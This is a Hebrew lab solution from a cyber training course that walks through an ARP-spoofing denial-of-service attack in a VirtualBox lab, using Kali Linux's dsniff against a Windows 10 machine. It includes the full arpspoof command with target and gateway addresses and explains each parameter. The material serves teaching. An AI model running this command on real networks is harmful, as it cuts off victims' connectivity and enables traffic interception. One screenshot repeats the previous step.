



פתרון מעבדה 2



התקפת תקשורת DoS DDoS

הרצת Dos

- עמוד 1 -

כל הזכויות שמורות © סייבר סקול בע"מ, אילנות 7, כרמיאל | 077-7781383

נושאי המעבדה



הבנת הדרך לביצוע מתקפת Dos בעזרת מערכת ההפעלה Kali Linux.

זמן מוערך



20-30 דקות

סביבת מעבדה



VirtualBox <
Kali Linux <
Windows 10 <

משימת מעבדה



משימת מעבדה: ביצוע מתקפת arpspoof במחשב Windows

יש לבצע מתקפת מניעת שירות על המכונה הווירטואלית של Windows ולגרום למניעת שירות.

1

ב-Oracle VM VirtualBox Manager, יש ללחוץ על הלחצן הימני על שם המכונה ולבחור באפשרות **Settings**. יש לנווט למקטע **Network** ולוודא ששני המחשבים מוגדרים אל אותה רשת NAT.

הערה: יש לבצע את השלב הזה במכונה הווירטואלית של Kali Linux ושל Windows 10.



2

במחשב ה-Windows, יש להריץ פקודת **ping** אל **8.8.8.8**, או להיכנס לאתר באמצעות הפקודה **ping 8.8.8.8** כדי לוודא שתקשורת רשת NAT פועלת כראוי.

```
C:\Windows\system32\cmd.exe

C:\Users\14175>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=19ms TTL=54
Reply from 8.8.8.8: bytes=32 time=24ms TTL=54
Reply from 8.8.8.8: bytes=32 time=35ms TTL=54
Reply from 8.8.8.8: bytes=32 time=21ms TTL=54

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 19ms, Maximum = 35ms, Average = 24ms

C:\Users\14175>
```

3

יש לשים לב לקונפיגורציית ה-IP של המכונה הווירטואלית Windows VM. **הערה:** בדוגמה שלנו, כתובת ה-IP הוא **10.0.3.4** ושער ברירת המחדל הוא **10.0.3.1**.

```
Command Prompt

C:\Users\John Doe>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::a906:6681:91d7:c7e%3
    IPv4 Address. . . . . : 10.0.3.4
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.3.1

C:\Users\John Doe>
```

4 יש לפתוח את המסוף במחשב ה-Kali Linux.

```
toor@kali: ~  
File Actions Edit View Help  
toor@kali:~$ sudo apt-get install dsniff  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
  libxdo3 libxfce4ui-utils libxpresent1 light-locker tango-icon-theme x11-session-utils xdotool  
  xfce4-appfinder xfce4-pulseaudio-plugin xfce4-session xfce4-settings xfdesktop4 xfdesktop4-  
  data xiccd xinit xorg  
Use 'sudo apt autoremove' to remove them.  
The following additional packages will be installed:  
  libnids1.21  
The following NEW packages will be installed:  
  dsniff libnids1.21  
0 upgraded, 2 newly installed, 0 to remove and 569 not upgraded.  
Need to get 130 kB of archives.  
After this operation, 496 kB of additional disk space will be used.  
Do you want to continue? [Y/n]
```

5 יש להתקין את החבילה **dsniff** בעזרת הפקודה הבאה: **sudo apt-get install dsniff** ועם עליית חלונות ההנחיה, להזין **y**.

```
toor@kali: ~  
File Actions Edit View Help  
toor@kali:~$ sudo apt-get install dsniff  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
  libxdo3 libxfce4ui-utils libxpresent1 light-locker tango-icon-theme x11-session-utils xdotool  
  xfce4-appfinder xfce4-pulseaudio-plugin xfce4-session xfce4-settings xfdesktop4 xfdesktop4-  
  data xiccd xinit xorg  
Use 'sudo apt autoremove' to remove them.  
The following additional packages will be installed:  
  libnids1.21  
The following NEW packages will be installed:  
  dsniff libnids1.21  
0 upgraded, 2 newly installed, 0 to remove and 569 not upgraded.  
Need to get 130 kB of archives.  
After this operation, 496 kB of additional disk space will be used.  
Do you want to continue? [Y/n]
```

בעזרת הכלי *arp spoof* במחשב ה-Linux, יש להרעיל את טבלת ה-ARP של Windows 10 מבלי להעביר הלאה מנות אל הנתב.

לצורך הדוגמה שלנו, ניתן להרעיל את טבלת ה-ARP של Windows 10 על ידי הוצאת הפקודה הבאה: ***sudo arp spoof -i eth0 -t 10.0.3.4 10.0.3.1 -r***

הערה: שער ברירת המחדל הוא רכיב רשת המאפשר להתקנים לצאת מהרשת המקומית (נתב).


מידע נוסף: התחביר של פקודה זו הוא: ***sudo arp spoof -i eth0 -t <Windows VM IP> <Default Gateway IP> -r***

הפרמטרים של הפקודה:

- *arp spoof* - שם הכלי המשמש לביצוע ההתקפה
- *-i eth0* - משמש לציון ממשק האינטרנט; במקרה זה, *eth0*
- *-t <Windows VM IP>* - מציין את המטרה שתותקף על ידי כתובת ה-IP שלה; במקרה זה, המכונה הווירטואלית Windows 10 VM
- *<Default Gateway IP>* - מציין את כתובת ה-IP של המכונה שבעזרתן *arp spoof* מסווה אתכם; במקרה זה, כתובת ה-IP של שער ברירת המחדל של רשת NAT
- *-r* - משמש להרעיל את טבלאות ה-ARP של הכתובות שצוינו; במקרה זה, הן המכונה הווירטואלית Windows 10 VM והן שער ברירת המחדל של רשת ה-NAT

7

יש לנסות להשתמש באינטרנט במחשב ה-Windows. (יש לשלוח פינג אל 8.8.8.8 או להיכנס אל הדפדפן ולחפש את google.com)



```
C:\Users\Dave>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\Dave>
```

8

מה גרם לתקשורת הרשת להיכשל לאחר הרצת הפקודה *arp spoof*?